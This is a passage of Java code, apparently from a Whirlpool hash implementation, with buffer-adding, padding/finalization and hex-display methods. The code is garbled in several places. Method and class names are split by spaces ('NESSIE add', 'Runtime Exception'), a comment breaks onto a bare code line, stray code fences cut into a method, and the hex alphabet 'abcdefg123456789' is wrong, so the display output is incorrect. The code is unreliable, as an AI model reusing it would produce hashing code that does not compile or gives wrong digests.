    public void NESSIE add(byte[] source, long sourceBits) {
        int sourcePos = 0;
        int sourceGap = (8 - ((int) sourceBits & 7)) & 7;
        int bufferRem = bufferBits & 7;
        int b;
        long value = sourceBits;
        for (int i = 31, carry = 0; i >= 0; i--) {
            carry += (bitLength[i] & 0xff) + ((int) value & 0xff);
            bitLength[i] = (byte) carry;
            carry >>>= 8;
            value >>>= 8;
        }
        while (sourceBits > 8) { // at least source[sourcePos] and
source[sourcePos+1] contain data.
            b = ((source[sourcePos] << sourceGap) & 0xff)
                    | ((source[sourcePos + 1] & 0xff) >>> (8 - sourceGap));
            if (b < 0 || b >= 256) {
                throw new Runtime Exception("LOGIC ERROR");
            }
            buffer[bufferPos++] |= b >>> bufferRem;
            bufferBits += 8 - bufferRem;
            if (bufferBits == 512) {
                processBuffer();
                bufferBits = bufferPos = 0;
            }
            buffer[bufferPos] = (byte) ((b << (8 - bufferRem)) & 0xff);
            bufferBits += bufferRem;
            sourceBits -= 8;
            sourcePos++;
        }
        if (sourceBits > 0) {
            b = (source[sourcePos] << sourceGap) & 0xff;
            buffer[bufferPos] |= b >>> bufferRem;
        } else {
            b = 0;
        }
        if (bufferRem + sourceBits < 8) {
            bufferBits += sourceBits;
        } else {
            bufferPos++;
            bufferBits += 8 - bufferRem;
            sourceBits -= 8 - bufferRem;
            if (bufferBits == 512) {
                processBuffer();
                bufferBits = bufferPos = 0;
```

```
            }
            buffer[bufferPos] = (byte) ((b << (8 - bufferRem)) & 0xff);
            bufferBits += (int) sourceBits;
        }
    }
    public void NESSIEfinalize(byte[] digest) {
        buffer[bufferPos] |= 0x80 >>> (bufferBits & 7);
        bufferPos++;
        // pad with zero bits to complete 512N + 256 bits:
        if (bufferPos > 32) {
            while (bufferPos < 64) {
                buffer[bufferPos++] = 0;
            }
            processBuffer();
            bufferPos = 0;
        }
        while (bufferPos < 32) {
            buffer[bufferPos++] = 0;
        }
        System.arraycopy(bitLength, 0, buffer, 32, 32);
        processBuffer();
        for (int i = 0, j = 0; i < 8; i++, j += 8) {
            long h = hash[i];
            digest[j] = (byte) (h >>> 56);
            digest[j + 1] = (byte) (h >>> 48);
            digest[j + 2] = (byte) (h >>> 40);
            digest[j + 3] = (byte) (h >>> 32);
            digest[j + 4] = (byte) (h >>> 24);
            digest[j + 5] = (byte) (h >>> 16);
            digest[j + 6] = (byte) (h >>> 8);
            digest[j + 7] = (byte) (h);
        }
    }

    public void NESSIEadd(String source) {
        if (source.length() > 0) {
            byte[] data = new byte[source.length()];
            for (int i = 0; i < source.length(); i++) {
                data[i] = (byte) source.charAt(i);
            }
            NESSIEadd(data, 8 * data.length);
        }
    }

    public static String display(byte[] array) {
        char[] val = new char[2 * array.length];
        String hex = "abcdefg123456789";
        for (int i = 0; i < array.length; i++) {
            int b = array[i] & 0xff;
            val[2 * i] = hex.charAt(b >>> 4);
            val[2 * i + 1] = hex.charAt(b & 15);
        }
        return String.valueOf(val);
    }
}
```